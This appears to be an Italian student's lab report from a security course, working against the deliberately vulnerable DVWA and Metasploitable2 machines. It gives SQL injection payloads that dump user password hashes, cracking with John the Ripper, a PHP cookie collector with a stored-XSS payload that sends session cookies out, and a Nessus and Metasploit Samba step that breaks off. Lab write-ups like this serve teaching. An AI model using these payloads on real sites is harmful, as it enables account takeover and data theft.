

BW II - S8/L1 - 15 aprile 2024 - Gianmarco Mazzoni

Team: NetRaiders

Configurazione di rete delle due macchine virtuali:

Kali: 192.168.66.110/24

Meta2: 192.168.66.120/24

```
File Actions Edit View Help
(kali@kali)~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255
    inet6 fe80::2edd:a0d2:f514:48e5 prefixlen 64 scopeid 0<link>
    ether 08:00:27:21:b1:c0 txqueuelen 1000 (Ethernet)
    RX packets 157 bytes 24760 (24.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 166 bytes 21236 (20.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 179 bytes 15640 (15.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 179 bytes 15640 (15.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
File: /etc/network/interfaces Modified
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.66.120/24
netmask 255.255.255.0
network 192.168.66.0
broadcast 192.168.66.255
gateway 192.168.66.1
```

DVWA Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Effettuiamo delle SQL injection sul sito.

DVWA

Vulnerability: SQL Injection

User ID:

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: PROFILING

```
%' and 1=0 union select null, table_name from information_schema.tables #
```

Con questo comando riusciamo a vedere le tabelle disponibili nel database, utilizzando lo schema di informazioni (`information_schema.tables`).

```
ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: VIEWS

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: guestbook

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: users

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: columns_priv

ID: '%' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: db
```

Tra quelle disponibili, troviamo infatti **users**, che andremo a manipolare tramite ulteriori injection.

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection

User ID:

```
ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user_id

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: first_name

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: last_name

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: user

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: password

ID: '%' and 1=0 union select table_name, column_name from information_schema.columns where table_name = 'users' #
First name: users
Surname: avatar
```

```
%' and 1=0 union select table_name, column_name from
information_schema.columns where table_name = 'users' #
```

Infatti così riusciamo a trovare i dati che vengono conservati degli users registrati nel sito. Tra quelli presenti, ciò che interessa a noi è il campo password.

User ID:

Submit

ID: %' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: %' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: %' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

%' union select user, password from users#

Possiamo implicare che l'account di *Gordon Brown* sia **gordonb**, e che la password **e99a18c428cb38d5f260853678922e03** sia un *hash* dell'effettiva password. Salviamo questi dati e tentiamo di recuperare la stringa originale.

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

```
(kali@kali)-[~]
$ john -w=/usr/share/nmap/nselib/data/passwords.lst --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
No password hashes left to crack (see FAQ)
```

```
(kali@kali)-[~]
$ john --show --format=Raw-MD5 /home/kali/Desktop/SQL_Userlist.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

John the Ripper è un popolare strumento di cracking delle password. Questo comando viene utilizzato per eseguire un bruteforce attack, o di dizionario per cercare di recuperare le password da un file hash MD5.

(Le password in questione sono già state decodificate nell'esercizio S6L5, di conseguenza, John The Ripper ha dato in output che non c'erano nuovi hash decodificati.)

Con il comando

--show --format=Raw-MD5 filename

vediamo le password decodificate.

In questo caso, la password di Gordon risulta essere **abc123**.



Username

gordonb

Password

•••••

Login

Eseguiamo un tentativo di login con le sue credenziali.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Come indicato dal sito,
"Login effettuato con successo come gordonb."

BW II - S8/L2 - 16 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:

Kali: 192.168.109.100/24

Meta2: 192.168.109.150/24



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.109.100 netmask 255.255.255.0 broadcast 192.168.109.255  
    inet6 fe80::2edd:a0d2:f514:48e5 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)  
    RX packets 33 bytes 9518 (9.2 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 25 bytes 7916 (7.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
Metasplo2 (Istantanea Static 101) [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:81:71:8e  
    inet addr:192.168.109.150 Bcast:192.168.109.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe81:718e/64 Scope:Link  
    UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
    RX packets:2 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:62 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:1000  
    RX bytes:170 (170.0 B)  TX bytes:4612 (4.5 KB)  
    Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
    inet addr:127.0.0.1  Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING  MTU:16436  Metric:1  
    RX packets:115 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:115 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:23281 (22.7 KB)  TX bytes:23281 (22.7 KB)  
  
msfadmin@metasploitable:~$ _
```

L'obiettivo è di sfruttare la vulnerabilità XSS Persistent di DVWA e simulare il furto di una sessione di un utente lecito del sito, per farlo prepariamo del codice in python.

```
1 <?php
2 if(isset($_REQUEST['q'])) {
3
4     //Timestamp
5     $timestamp = date("Y-m-d H:i:s");
6     //Indirizzo IP Utente
7     $ip = $_SERVER['REMOTE_ADDR'];
8     $browser = $_SERVER['HTTP_USER_AGENT'];
9     //Output
10    $message = "Timestamp: $timestamp\n";
11    $message = "IP: $ip\n";
12    $message = "Cookies:" . base64_decode($_REQUEST['q']) . "\n";
13    $message = "Browser: $browser\n";
14
15    //Scrittura sul file
16    file_put_contents('/var/www/html/cattura/cookie.txt', $message, FILE_APPEND);
17
18    echo $_REQUEST['q'];
19 }
20 ?>
21 |
```

Eseguendo lo script:

```
<script>var i = new Image();
i.src='http://localhost:5555/Login.php?q='+btoa(document.cookie)</script>
```

possiamo sfruttare la vulnerabilità nel sito per rubare i cookie agli Utenti. L'unico modo per eseguirlo correttamente però, è di modificare la lunghezza del campo Name tramite F12.

```
<td width="100">Name *</td>
<td>
  <input name="txtName" type="text" size="30" maxlength="100">
</td>
</tr>
```

Modifica del campo **maxlength** da 30 a 100.

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Name:

Caricamento dello script nella pagina.

In questo modo i contenuti vengono salvati dentro un file di testo **cookie.txt**.
Esaminiamo i contenuti di quest'ultimo.

```
Timestamp: 16-04-2024 13:11:45  
IP: 127.0.0.1  
Cookies: security=low: PHPSESSID=6a49b37fc20ee2830a149478c43a998b  
Browser: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
```

Ecco i contenuti del file **cookie.txt**.

BW II - S8/L3 - 17 aprile 2024 - Gianmarco Mazzoni

Il codice fornito nella consegna serve a riordinare un numero fisso di variabili di tipo intero, in questo caso 10, tutti forniti in Input dall'Utente. Dopo l'inserimento un ciclo mostra in ordine di inserimento i dati disponibili, per poi ordinarli in ordine crescente e stamparli in output. Eseguiamo una prova compilando ed eseguendo il codice.

```
(kali㉿kali)-[~/Desktop]
$ gcc -g S8L3.c -o ProvaCodice

(kali㉿kali)-[~/Desktop]
$ ./ProvaCodice
Inserire 10 interi:
[1]:23
[2]:34
[3]:54
[4]:65
[5]:67
[6]:87
[7]:89
[8]:19
[9]:98
[10]:77
Il vettore inserito e':
[1]: 23
[2]: 34
[3]: 54
[4]: 65
[5]: 67
[6]: 87
[7]: 89
[8]: 19
[9]: 98
[10]: 77
Il vettore ordinato e':
[1]:19
[2]:23
[3]:34
[4]:54
[5]:65
[6]:67
[7]:77
[8]:87
[9]:89
[10]:98

(kali㉿kali)-[~/Desktop]
$
```

Il codice funziona correttamente.

Cerchiamo di ottenere un errore di segmentazione, modificandolo. [\(Link al codice\)](#)

Compiliamo il tutto ed eseguiamo.

```
(kali㉿kali)-[~/Desktop]
$ gcc -g S8L3-Seg.c -o S8L3-SegFault

(kali㉿kali)-[~/Desktop]
$ ./S8L3-SegFault
Benvenuto, i NetRaiders sono qui per aiutarti, o forse no!
Scegli il programma da eseguire:
1. Programma corretto
2. Programma con errore di segmentazione
Scelta: 2
Esecuzione del programma con errore di segmentazione...
Inserire 23 numeri interi:
[1]:87
[2]:54
[3]:21
[4]:32
[5]:65
[6]:98
[7]:74
[8]:85
[9]:96
[10]:41
[11]:52
[12]:63
[13]:10
[14]:20
[15]:30
[16]:40
[17]:50
[18]:60
[19]:80
[20]:70
Il vettore inserito e':
[1]: 87
[2]: 54
[3]: 21
[4]: 32
[5]: 65
[6]: 98
[7]: 74
[8]: 85
[9]: 96
[10]: 41
[11]: 52
[12]: 63
[13]: 10
[14]: 20
[15]: 30
```


BW II - S8/L4 - 18 aprile 2024 - Gianmarco Mazzoni

Configurazione di rete delle due macchine virtuali:

Kali: **192.168.75.100/24**

Meta2: **192.168.75.150/24**

Seguendo questa indicazione, cambio i valori ed eseguo ifconfig e un ping tra di loro per verificare che tutto sia corretto.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.75.100 netmask 255.255.255.0 broadcast 192.168.75.255
    inet6 fe80::2edd:a0d2:f514:48e5 prefixlen 64 scopeid 0<link>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 3387 (3.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 5989 (5.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ ping 192.168.75.150
PING 192.168.75.150 (192.168.75.150) 56(84) bytes of data:
64 bytes from 192.168.75.150: icmp_seq=1 ttl=64 time=0.136 ms
64 bytes from 192.168.75.150: icmp_seq=2 ttl=64 time=0.126 ms
64 bytes from 192.168.75.150: icmp_seq=3 ttl=64 time=0.140 ms
64 bytes from 192.168.75.150: icmp_seq=4 ttl=64 time=0.135 ms
^C
--- 192.168.75.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3032ms
rtt min/avg/max/mdev = 0.126/0.134/0.140/0.005 ms

Metasploit2 (Istantanea Static 101) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto


collisions:0 txqueuelen:1000
RX bytes:106 (106.0 B) TX bytes:4074 (3.9 KB)
Base address:0xd020 Memory:f0200000-f0220000

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:106 errors:0 dropped:0 overruns:0 frame:0
TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:20757 (20.2 KB) TX bytes:20757 (20.2 KB)

msfadmin@metasploitable:~$ ping 192.168.75.100
PING 192.168.75.100 (192.168.75.100) 56(84) bytes of data:
64 bytes from 192.168.75.100: icmp_seq=1 ttl=64 time=0.155 ms
64 bytes from 192.168.75.100: icmp_seq=2 ttl=64 time=0.149 ms
64 bytes from 192.168.75.100: icmp_seq=3 ttl=64 time=0.149 ms
64 bytes from 192.168.75.100: icmp_seq=4 ttl=64 time=0.168 ms
64 bytes from 192.168.75.100: icmp_seq=5 ttl=64 time=0.188 ms
--- 192.168.75.100 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4033ms
rtt min/avg/max/mdev = 0.149/0.161/0.188/0.021 ms
msfadmin@metasploitable:~$
```


Le macchine pingano tra loro, quindi possiamo procedere.

Seguiamo le procedure indicate nella consegna, quindi logghiamo con Nessus ed eseguiamo una scansione Basic e una scansione delle porte.




La scansione Basic in corso.

Seguono i report.



Port Scan Report



Basic Vulnerabilities Report

Possiamo notare che la porta 445 è scoperta, e che possiamo sfruttare la vulnerabilità Badlock di Samba, per eseguire del codice sulla macchina obiettivo.

HIGH

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

Da questo report posso confermare la possibilità di exploitare tramite usermap Samba, che non è stato aggiornato e ci darà l'occasione di eseguire del codice sulla macchina target.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session

      .\$$$$! .. ==accaccc%#e$b.          d8,   d8P
      #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
      '7$$$`"#####'7$$$(D#"'"
      d8P                                     ?88'
      d888888P                               ,on$|8*"   d8P   78b 88P
d8bd8b.d8p d8888b ?88' d888b8b             d8P d8888b $whi?88b 88b
88P ?P'?P d8b_,dP 88P d8P' ?88            .oaS###S*"     d8P d8888b ?88 88P ?8b
d88 d8 78 88b    88b 88b ,88b .os$$$$$* ?88,.d88b,d88 d8P' ?88 88P ?8b
d88' d88b 8b ?888P' ?8b ?88P'.a$$$$$Q*"   '?88' ?88 ?88 88b d88 d88
      .a$$$$$$"               88b d8P 88b ?8888P'
      ,a$$$$$$"              888888P' 88n                ass;;
      .a$$$$$$SP             d88P'        .,ass%#$$$$$$$$$$$$$$$$$'
      ,aS###$$$P             --,-aqsc#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
      ,a$$$$$SP             --,--as#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###$$$S'$
      .a$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$##==---"#####/$$$$$$'
      ,o$$$$$$'
      ll86$$$$$
      .;lll6886'
      ...;lllllb'
      .....;llll;....
      .....;ll;...

-[ metasploit v6.4.1-dev ]
+ -- --=[ 2407 exploits - 1239 auxiliary - 422 post ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search usermap

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
